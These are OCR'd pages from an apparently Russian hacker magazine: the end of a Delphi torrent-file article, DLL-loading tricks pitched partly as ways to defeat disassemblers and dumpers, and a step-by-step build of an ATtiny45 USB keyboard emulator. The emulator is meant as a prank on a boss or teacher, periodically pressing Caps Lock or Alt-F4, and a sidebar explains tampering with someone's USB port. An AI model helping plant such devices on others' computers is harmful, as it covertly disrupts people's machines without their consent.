
На сегодня скучный урок программирования можно считать оконченным, а значит, нужно протестировать наше творение. Скомпилируй и запусти наш пример. Попробуй заполнить все *TEdit*, добавить файлы в *ListView* и сохранить собранный проект в виде торрента. Если у тебя все прошло без ошибок, то не спеши радоваться, так как основное тестирование только начинается. Скачай какой-нибудь torrent клиент (например, uTorrent) и попробуй открыть им получившийся у тебя файл. Если все тип-топ, то uTorrent пропарсит подсунутый ему файлик и предложит начать закачку. Но если uTorrent ругнется и сообщит ошибку, то значит, ты где-то накосячил и придется провести немало времени в играх с отладчиком. Код чтения торрент-файла я приводить не стал — статья не резиновая. Зато на диске, ты найдешь полный работоспособный исходник. В чтении файла нет ничего сложного. Раз уж ты смог разобраться с созданием торрент-файла, то с чтением проблем возникнуть не должно.

ЗАКЛЮЧЕНИЕ


Уже не первый раз убеждаешься в том, что все нервные крики в сторону Delphi — это просто бред и комплексы фанатов С++ (*данная фраза проверена этическим комитетом; выдана справка о том, что провокационной она не является, будучи написанной автором в состоянии аффекта* — Прим. ред). На Delphi можно написать практически любую программу, будь то компактная хакерская тулза или продвинутая программа для работы с БД. Мне остается только попрощаться с тобой и пожелать удачи в кодинге. Все свои вопросы ты можешь задать мне по мылу — буду рад пообщаться. До встречи!




info
Любой хакер должен представлять себе кодерские принципы функционирования p2p. Но лишь самые злобные из них впоследствии пишут p2p worm'ов :)



dvd
Весь необходимый стафф для статьи ты сможешь найти на нашем диске



Форма будущей программы. Закладка 2



Форма будущей программы. Закладка 1

КРИС КАСПЕРСКИ



ТРЮКИ ОТ КРЫСА

Очередная порция трюков — загрузка dll с турбонаддувом — прямого отношения к С не имеет. Однако работает (не без изменений, конечно) как под windows, так и Linux/BSD, ускоряя загрузку динамических библиотек в десятки и даже тысячи раз. Дополнительный бонус — затрудняет дизассемблирование программы и препятствует снятию дампа!

01 Генерация таблицы вызовов на стадии компиляции

Загрузка динамических библиотек занимает значительное время, особенно при большом количестве импортируемых функций. И хотя Microsoft предлагает кучу продвинутых типов импорта (bound import, delay import), положение они не исправляют, а при динамическом импорте, когда определение адресов функций определяется посредством `GetProcAddress` (один вызов на каждую функцию), производительность вообще падает ниже плинтуса. В Linux/BSD ситуация обстоит не столь плачевно, но все равно издержки на загрузку динамических библиотек весьма значительны. Поэтому оптимизацией приходится заниматься самостоятельно.

Идея состоит в переносе вызовов `GetProcAddress` из реал-тайма на стадию компиляции программы, при которой время их выполнения уже не так существенно (в самом деле, какая разница сколько собирается программа — 60 или 90 минут, главное, чтобы она работала, как фотонный звездолет).

Последовательность действий при этом такова (разумеется, приводится лишь общая схема без углубления в детали):

• компилируем DLL как обычно;

• пишем вспомогательную утилиту, загружающую DLL вызовом `h = LoadLibrary("dll_name.dll")` для определения ее базового адреса, зная который нетрудно вычислить RVA-адреса всех экспортируемых функций: `RVA_Fn = (DWORD)GetProcAddress("Fn") - (DWORD)h`. Остается только сгенерировать заголовочный .h файл, поместив туда прототипы функций: `typedef int (*$Fn)(int); $Fn Fn`; вместе с процедурой их инициализации: `init_name_dll(HANDLE h) {Fn = ($Fn) ((DWORD)Fn + (DWORD)h );}`. Конечно, без хака тут не обошлось и наглое преобразование указателей в `DWORD` при переносе на другие платформы ни к чему хорошему не приведет. Поэтому в коммерческих продуктах придется чуть-чуть усовершенствовать наш генератор, подставляя вместо `DWORD` целочисленный тип с размером, равным размеру указателя на функцию. Это делается либо вручную с учетом разрядности конкретной платформы (например, x86-64), либо цепочкой `#if/#else` в препроцессоре, но это уже детали;

• подключаем сгенерированный заголовочный файл к базовой программе, загружаем динамическую библиотеку через `h = LoadLibrary("dll_name.dll")` и передаем полученный базовый адрес процедуре инициации `init_dll_name(h);`

• экспортируемые функции вызываем как обычно, например, `a=Fn(b);` (законченный пример реализации можно найти на диске в файлах `trick-01-*`, собранных в архив `tricks-19h.7z`).

За счет чего достигается преимущество в скорости? На первый взгляд, процедура инициации должна «съесть» весь выигрыш. Но функция GetProcAddress выполняется намного медленнее, чем сложение двух переменных `((DWORD)Fn + (DWORD)h)` в процедуре инициализации загружаемой динамической библиотеки. То же самое относится и к статической компоновке, при которой для каждой импортируемой функции осуществляется «полнотекстовой» поиск в таблице экспорта.

Накладных расходов на вызов функции у нас нет, и они вызываются так же,



как и функции, импортируемые обычным образом (*CALL DS:[func_name]*). Если с обычным импортом любой дизассемблер справляется на ура, то в нашем случае func_name представляет RVA адрес, совершенно ничего не говорящий ни дизассемблеру, ни хакеру. Чтобы определить, что именно за функция вызывается, необходимо прогнать программу под отладчиком или снять с нее дамп (а помешать отладчику намного проще, чем дизассемблеру!).

IDA Pro не смогла распознать «хитрый» импорт API-функции MessageBoxA

```
0401034         push     0
0401036         push     offset aHello_1
040103B         push     offset aHello_0
0401040         push     0
0401042         call     off_405030       ; вызов
MessageBoxA
…
0405030         off_405030 dd 3D81h
; <- ничего не говорящий RVA-адрес
```

Единственный недостаток предложенного метода в том, что при изменении динамической библиотеки целевое приложение придется перекомпилировать заново, что не есть гуд. А что мы, собственно, можем сделать?

02 Универсальный загрузчик динамических библиотек

Для чужих библиотек мы, действительно, ничего не можем сделать (поэтому дальше будем говорить только о своих собственных). Совсем несложно расположить в DLL специальный массив, хранящий указатели на все «внешние» функции в строго обозначенном порядке. А затем экспортировать его, попутно сократив размер таблицы экспорта, поскольку указатель на массив окажется единственным экспортируемым элементом. При изменении версии DLL адреса функций могут меняться, как и адрес массива указателей на них. Впрочем, нашу программу это не развалит, так как адрес массива прописан в таблице экспорта, а указатели на функции — в нем самом:

«Рукотворная» таблица экспорта. Лучше, чем у Microsoft?

```
int done;
__declspec(dllexport) DWORD f_table[2];
BOOL WINAPI DllMain(HINSTANCE hs, DWORD reason,
  LPVOID lpvRes)
{
  if (done) return 1; done = 1;
  f_table[0] = (DWORD)foo — (DWORD) hs;
  f_table[1] = (DWORD)bar — (DWORD) hs;
  return 1;
}
```

Постой, но ведь… при этом мы фактически создадим свой собственный вариант таблицы экспорта. Чем он будет лучше уже существующего в реализации от Microsoft? А тем, что в нашем массиве поиск экспортируемых функций не осуществляется. Вместо этого выполняется обращение по предопределенным индексам. Оверхид на вызов функций ничуть не увеличивается. Защищенность программы также остается на высоте (дизассемблер показывает ничего не значащие RVA-адреса). А единственным побочным эффектом становится невозможность удаления из массива уже существующих индексов (иначе нарушится их последовательность!). Добавлять новые функции (к концу массива) — можно, а вот удалять старые — нет. То есть, функции из DLL удалить, конечно, получится, но указатели из массива все-таки придется оставить, прописав там 0 (типа «нет такой функции») или воткнув указатель на функцию-пустышку (ничего не делающую, а только возвращающую код ошибки).

Готовый пример содержится на диске в файлах *trick-03-**, собранных в архив *tricks-19h.7z*.

03 Реальный хардкод физических адресов

Предыдущий вариант можно значительно улучшить, отказавшись от процедуры инициализации фактических адресов функций, складывающей RVA-адрес каждой функции с базовым адресом загрузки динамической библиотеки: *foo = ($foo) ((DWORD)foo + (DWORD)h)*. И ведь все это в ран-тайме! Естественно, чем больше мы импортируем функций, тем дольше длится загрузка.

К счастью, задел для оптимизации есть — и еще какой задел! Во-первых, динамическая библиотека инициализирует массив функций, вычитая (в ран-тайме) базовый адрес загрузки модуля из адреса каждой функции, чтобы получить RVA-адрес. Затем его приходится преобразовывать в фактический адрес функции, складывая (опять-таки в ран-тайме) RVA с базовым адресом загрузки модуля. Зачем нам делать двойную работу? Причина в том, что базовый адрес, прописанный в заголовке DLL, является не более чем рекомендацией, и системный загрузчик может расположить библиотеку где-нибудь в другом месте, особенно, если выяснится, что диапазон адресов, на которых она претендует, уже кем-то занят.

Учитывая, что все нормальные динамические библиотеки имеют таблицу перемещаемых элементов (фиксапы) — благодаря чему могут быть перемещены по любому свободному адресу — для самих себя мы можем сделать исключение. Убив таблицу перемещаемых элементов у исполняемого файла и DLL (ключ */FIXED* линкера MS Link), заставим систему грузить их по требуемому адресу, а не «куда хвост на душу положит».

Главное, выбрать адреса загрузки так, чтобы не зацепить библиотеки *NTDLL.DLL* и *KERNEL32.DLL*, поскольку они проецируются на адресное пространство процесса еще до его создания и становятся неперемещаемыми. Во всех системах, вплоть до Висты, эта парочка прижата к верхней границе пользовательского адресного пространства (2 Гб по умолчанию), так что волноваться не приходится. Но Виста с ее рандомизацией адресного пространства выбирает случайные адреса загрузки для всех системных библиотек, включая *NTDLL.DLL/KEREL32.DLL*. Как быть? Поковырявшись в ядре, мыщъх выяснил, что они ни при каких обстоятельствах не могут опускаться ниже отметки в 32 Мб. Следовательно, оперативный простор для загрузки своих DLL у нас есть, а остальные — пускай подвинутся.

При этом скорость загрузки возрастает во много раз, а программный код существенно упрощается (см. файлы *trick-03-**)… но это ерунда. А вот если расположить динамическую библиотеку перед исполняемым файлом (в младших адресах) — это серьезно озадачит дамперы процессов, и все полученные дампы для непосредственного дизассемблирования окажутся непригодными. Кстати, оптимизация на этом не заканчивается, а только начинается!

СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /

ЗАМОРИ СЕКРЕТАРШУ

Клавиатурное западло

Тебя бесит твой начальник или училка информатики? Полагаю, ты многократно думал над тем, как бы похитрее прикольнуться над кем-нибудь из своих знакомых, работающих за компьютером. Боянистая тема с рабочим столом уже неинтересна. Но есть вариант более действенный и болезненный — при котором долго можно созерцать «жертву», пытающуюся хоть как-то исправить ситуацию.

☒ КОНЦЕПЦИЯ

Итак, что же за хитроумное устройство мы будем ваять? По сути, эмулятор клавиатуры. Помнишь, в свое время я писал о снифере клавы — так вот, это будет обратный девайс. Все осложняется тем, что в разрыв клавиатуры устройство поставить достаточно сложно, поэтому мы будем использовать самый распространенный на сегодняшний день интерфейс — USB. Благо, производители данного стандарта предусмотрели подключение к нему HID-устройств (HID — **Human Interface Devices** — дословно можно перевести, как «устройства сопряжения с человеком»). Как известно, к компьютеру можно подключить громадное количество мышек и клавиатур, и конечный пользователь этого не заметит. Поскольку все лучшее придумано за нас, я начал рыскать на просторах инета в поисках инфы и наткнулся на весьма любопытный ресурс: http://macetech.com/blog/node/46, где как раз и собрано такое устройство. Забегая вперед, скажу, что автор девайса мило умолчал про некоторые моменты и повторить действия по английской версии у тебя не выйдет. Но в статье я приподниму завесу тайны и расскажу все тонкости создания этого устройства. Оно получится миниатюрным — в виде маленькой флешки — состоять будет из одного контроллера и минимума обвеса. И главной его задачей будет периодически, раз в несколько минут, активировать клавишу <Caps Lock>. «Почему именно капслука?» — спросишь ты. Отвечу: ты вполне можешь дописать в прошивку, написанную на языке Си, необходимые сканкоды некоторых клавиш или даже целые комбинации — например <Alt-F4>. Сами сканкоды можно почерпнуть из моей статьи про логгер клавиатуры.

☒ ИСХОДНИКИ

Про детали, необходимые к проекту, стоит сказать отдельно. Все упирается в твои навыки. Если ты великолепно владеешь лазерно-утюжной техно-





Схема нашего устройства

Прошивка прошла успешно



Установленные Fuse-биты

логией, о которой мы тоже неоднократно писали, и прекрасно паяешь, то я тебе порекомендую сделать плату, как на том сайте, дабы получить максимальную миниатюрность. Однако никто не гарантирует работоспособности (поскольку все сделано не совсем по стандарту), и на некоторых компьютерах устройство может и не работать. Я решил идти по пути наименьшего сопротивления и наиболее быстрой сборки. Схему я несколько модифицировал, ознакомившись с комментариями к статье и посмотрев аналогичные схемы, которые работают более надежно. В общем, чтобы повторить мою реализацию тебе понадобятся:

1. Микроконтроллер Attiny 45 в DIP корпусе
2. Панелька к нему (на 8 ножек)
3. Керамический чип конденсатор емкостью 0,1 мкФ и размером 0805


Прикол с резистором 2,2 кОм


Когда я собирал и тестировал устройство, обнаружил одну интересную особенность организма компьютера. Если между первым и вторым контактом USB-разъема поставить резистор в 2,2 кОм, то Windows будет тщетно пытаться опознать устройство, нервируя сообщениями об ошибке. Это гораздо более безобидный, но в тоже время и более простой прикол. Есть несколько способов его реализации. Можно напаять резистор на разъем из старого провода. Либо, если имеется доступ к компьютеру, впаять прямо на контакты порта изнутри. Сообщение об ошибке будет жутко бесить, но программными средствами его исправить будет нельзя.

Компилятор Си

Хочу обратить твое внимание, что в данном проекте программа написана на языке высокого уровня gcc-c. Это бесплатный компилятор си для AVR-микроконтроллеров и множество энтузиастов используют его в своих поделках. Мы постоянно писали ранее программы только на ассемблере, но зачастую новичкам бывает очень сложно его освоить. Могу тебя обрадовать: для наших контроллеров существует громадное множество компиляторов. Только одних си-компиляторов, известных мне, существует три штуки. Правда, есть один существенный недостаток — у них различается синтаксис составления программ. Поэтому придется остановиться на каком-то одном и использовать его. Преимущество данного компилятора — его бесплатность. Также существуют компиляторы Паскаля и даже BAISIC, но последний я тебе крайне не рекомендую. Он генерирует жуткий код, который портит все. К тому же, последние компиляторы платные (хотя и позволяют писать в тестовом режиме программу до двух килобайт, которой, как правило, бывает достаточно).







Собранное устройство, вид с двух сторон



Подпаянный провод для программирования

```
4.    0805 чип резистор сопротивлением 2,2 кОм
5.    Два резистора по 68 Ом такого же размера
6.    Двухсторонняя монтажная плата с отверстиями шагом 2,4 мм
```

```
7.    Желательно стабилитрон на 3,6 вольта (я брал в SMD-корпусе, для миниатюрности)
8.    USB-разъем на плату или старая сгоревшая флешка, откуда его можно выпаять
9.    Нормальный программатор, но вполне можно обойтись пятью проводками на LPT-порт
```

Если ты не уверен в своих силах или твои руки дрожат от спиртного в крови, можно использовать и выводные резисторы мощностью 0,125 ват, но тогда наш чудо-девайс выйдет уж слишком громоздким и брутальным, поэтому я порекомендовал бы потренироваться в пайке SMD-компонентов. Стабилитроны желательны — без них, конечно, будет работать, но работа будет зависеть от фазы луны, пятен на солнце и станет весьма нестабильной. Если ты очень крутой, то можешь отказаться и от резисторов в 68 Ом, а вместо резистора на 2,2 кОм поставить на полтора. Однако тут велик риск, что работать ничего не будет. На деле, из всего перечисленного тебе нужно купить только микроконтроллер. Резисторы, хоть и выводные, можно найти в старой USB-клавиатуре, и пусть тебя не смущает тот факт, что номиналы их могут отличаться от заявленных мною в два раза. Например, мне попались резисторы вместо 68 Ом — 32 Ома и вместо 2,2 — 1,5 кОм. Производители клавиатур тоже не всегда блюдут стандарты. Для монтирования всей схемы тебе понадобится провод. Кстати, идеально подходит моя любимая витая пара.

Из инструмента тебе, естественно, потребуется паяльник, пинцеты для резисторов, флюс-гель, ножницы по металлу и обычная зажигалка.

☒ РЕАЛИЗАЦИЯ

Ну-с, перейдем от слов к делу. Для начала мы отпаяем разъем USB от старой флешки. Это можно сделать с помощью промышленного фена или газового паяльника, но за неимением оных подойдет и обычная зажигалка. Аккуратно держим флешку плоскогубцами и греем ее пламенем зажигалки с двух сторон. Лично я держал прямо в огне. Только нужно быть внимательным, чтобы в самом разъеме флешки не потекла пластмасса. Как только припой расплавится, легким встряхиванием отделяем плату



Окончательное оформление устройства термоусадкой

Запаянный разъем и панелька

флешки от разъема. После прикидываем расположение деталей на нашей макетной плате. Берем ножницы по металлу и легко, прямо по дырочкам, вырезаем нужный кусок. У меня он получился размером примерно 18x35 мм. По длине — оказалось с избытком. Но мельчить я тоже не рекомендую, особенно если паяльник берешь в первый раз. Теперь разгибаем широкие края разъема, чтобы они не мешали лечь ему прямо на плату, и запаиваем все четыре контакта на каждую дырочку макетки. Возможно, придется снизу напильником подпилить пластмассовые выступающие части. Думаю, ты сам догадаешься, какие. Затем заливаем широкие контакты припоем и получаем плату, уже очень похожую на разобранную флешку. После этой процедуры впаиваем панельку под наш микроконтроллер. В принципе, можно пожмотиться и впаять сразу контроллер. Но в случае неудачной прошивки его придется выпаивать заново. Да и как оказалось, гораздо проще собрать отдельный программатор, чем каждый раз припаиваться к микросхеме. Обрати внимание, как расположится контроллер. Его ключ (обычно обозначен точкой или выемкой), который показывает нахождение первой ножки, направлен в противоположную сторону относительно разъема USB. Нумерация выводов микросхемы, если смотреть сверху, начинается от ключа и идет против часовой стрелки. Вообще, такие вещи лучше всегда уточнять в мануалах на микросхему.

Резистор на 2,2 кОм впаивается между первой и второй ножкой разъема. Уже после впайки этого резистора, если воткнуть платку в комп, Винда будет тщетно пытаться определить, что же за устройство ей хотят скормить. Дальше идем по схеме, впаиваем резисторы 68 Ом и заводим их на 5 и 7 ножки контроллера и, соответственно, на 2 и 3 пины разъема. Конденсатор будет у нас фильтровать высокочастотные помехи по питанию, — я его поставил с противоположной стороны платы между 4 и 8 ногой контроллера. Эти контакты заводим на пины разъема ЮСБ 1 (+5 вольт) и 4 (общий). Теперь стабилитроны. Как я говорил выше, их наличие необязательно, но лучше следовать стандартам, дабы избежать неприятных косяков. Документацию на конкретный тип стабилитрона, ты найдешь в интернете. Еще раз пробегись внимательно по плате, не пожалей времени, рекомендую даже прозвонить мультиметром. Нужно убрать все «сопли» и сделать плату конфеткой. Если ты на 100% уверен, что схема собрана правильно, то перейдем к самой интересной процедуре, которая, как выяснилось, таила много подвохов — прошивке микроконтроллера.

☒ НАЛАДКА И ПРОШИВКА

Теперь ты владелец собранного устройства, которое уже выглядит нормальным девайсом, но, по правде, является всего лишь бесполезной болванкой, поскольку ничего пока не делает. А работать оно будет лишь после того, как мы зальем в него свою прошивку. Есть несколько способов. Мы уже неоднократно писали про LPT-порт и возвращаться к этому варианту не будем. Это будет твоим домашним заданием — разобраться и прошить данный контроллер. Подсказка: надо прочитать хелп на программатор, который я выложу на диск, и документацию на контроллер, которую ты найдешь там же.

Теперь рассмотрим несколько других способов. Первый, самый простой и глупый — найти, где могут прошить контроллеры, например, в радиомагазине. Преимущество — тебе не придется прилагать никаких усилий по пайке программатора, покупке и тому подобное. Но есть и существенный недостаток. Если тебе там что-то прошьют не так, придется снова переться в эту контору и прошивать заново. Как правило, в электронике косяк не ясен сразу, может, ты ошибся в схемотехнике, что-то не пропаял, а может, прошивка неверно работает. По этому вполне возможно, что ты досконально выучишь дорогу в эту фирмочку, но так и не получишь готового устройства, а денег на прошивку потратишь больше, чем на нормальный программатор. Второй вариант — это позаимствовать программатор у товарища. В свое время я брал погонять параллельный программатор на старой работе. Но все, что взято в долг, надо возвращать, поэтому вариант хоть и красивый, но, опять же, не очень удачный. Самый простой и верный способ — иметь свой программатор на USB. Такой можно купить специально для AVR-микроконтроллеров у разных контор, которые могут его выслать даже в глубинку России, вместе с контроллером. Надо отметить, что внутрисхемные программаторы для AVR стоят очень дешево, около $30-40, что по карману даже школьнику.

Ну, будем считать, что программатор у тебя на руках; самодельный на LPT-порт или же профессиональный параллельный программатор для



links

• Исходный проект, на основе которого написана эта статья, находится тут: http://macetech.com/blog/node/46


• Ресурс, посвященный программированию микроконтроллеров и программированию их через LPT-порт: http://avr.nikolaew.org

dvd

На диске ты найдешь документацию к контроллеру, программу-программатор, исходный и скомпилированный код, компиляторы ассемблера и си.



Исходники



Плата USB-клавиатуры — кладезь необходимых деталей

уймы микросхем — неважно. Теперь приступим к главному — прошивке микроконтроллера. Как я уже говорил выше, автор оригинального проекта упустил из внимания детальное рассмотрение данного процесса, и если почитать комментарии, многие так в нем и не разобрались. Итак, я буду рассматривать вариант, что программатор ты заполучил — последовательный внутрисхемный или на LPT-порт. Хочу отметить, при программировании самодельным программатором на параллельный порт тебе придется подать питание на наш контроллер, чтобы его прошить. Самый простой способ — взять его из этого же компьютера, например с провода блока питания флоповода. Красный провод у нас будет +5 вольт, а черный или корпус компьютера — «земля». Поначалу я просто подпаял линии программирования контроллера прямо в схему. Но после прошивки я отпаял все провода, а девайс не зафурычил. Несколько раз повторять процедуру запайки-распайки, рискуя ошибиться, мне было лень. Поэтому я быстренько соорудил небольшую плату с DIP-панелькой. Затем вставил туда Attiny45 и разъем программатора и прошивал его уже там, перетыкая контроллер из нашей платы в плату программатора.

Процедуры выполнены? **Тогда запускаем программу программатора и читаем сигнатуру контроллера**. Если контроллер нормально определился, то все OK. Если нет, значит, ты где-то накосячил. Есть шанс, что контроллер попался битый, но сетовать на это следует в последнюю очередь. После определения контроллера выбираем, что хотим прошить Flash-память контроллера — и выбираем наш файл прошивки capslocker.hex. Перед прошивкой, даже если наша тинька новенькая, ее надо стереть. Для этого в софте обычно есть специальная кнопка — «стереть контроллер». Сверяем прошитый контроллер с исходником: если все хорошо, то прошивка прошла успешно. Но не торопись вставлять девайс в компьютер. Работать он не будет, так как надо сделать еще одну вещь. Практически у всех микроконтроллеров, существующих сегодня на рынке, независимо к какому семейству они принадлежат, имеются так называемые установочные биты — fuse-bits. Это святая святых контроллера. У меня уже лежит пригоршня контроллеров, которую я загубил зверскими экспериментами с fuse-битами. Настроечные биты отвечают за ряд основных параметров контроллера. Одними можно указать, на какой частоте будет работать наше устройство, вывести его на максимальную частоту или даже заставить работать на частоте нескольких килогерц. Надо понимать, что в схемотехнике быстрее не значит лучше. Как правило, определенная частота работы нужна при сопряжении с некоторыми интерфейсами для выдерживания длительности сигналов. Таким интерфейсом может являться многократно описанный интерфейс UART, более известный как RS-232. Неправильная установка параметров fuse-битов может привести к тому, что больше нельзя будет работать с данным контроллером в этой схеме и, возможно, придется делать отдельную схему для перепрошивки установок либо искать параллельный программатор. Есть еще fuse-биты, которые зашивают на заводе, если устройство пускают в серию и не хотят чтобы оттуда могли выдрать прошивку. Они называются биты защиты и однократно программируются. Физически они представляют собой перемычки внутри кристалла, которые пережигаются, и уже нет никакой возможности штатно достать прошивку контроллера. Эти фьюзы лучше не трогать, если не хочешь получить неработающий контроллер без возможности восстановления. Наше устройство необходимо вывести на максимальную частоту работы (к слову сказать, на западном ресурсе этот момент был совершенно упущен из виду). Лезем в настройки fuse-битов проекта и выставляем фьюзы в нужной комбинации. Не трогай лишнего! Никогда не доверяй материалам по установке фьюзов, всегда лезь в мануал и проверяй сам, верно ли они установлены (можешь также проверить меня).



Отпаиваем зажигалкой USB-разъем


Отрезаем монтажную плату

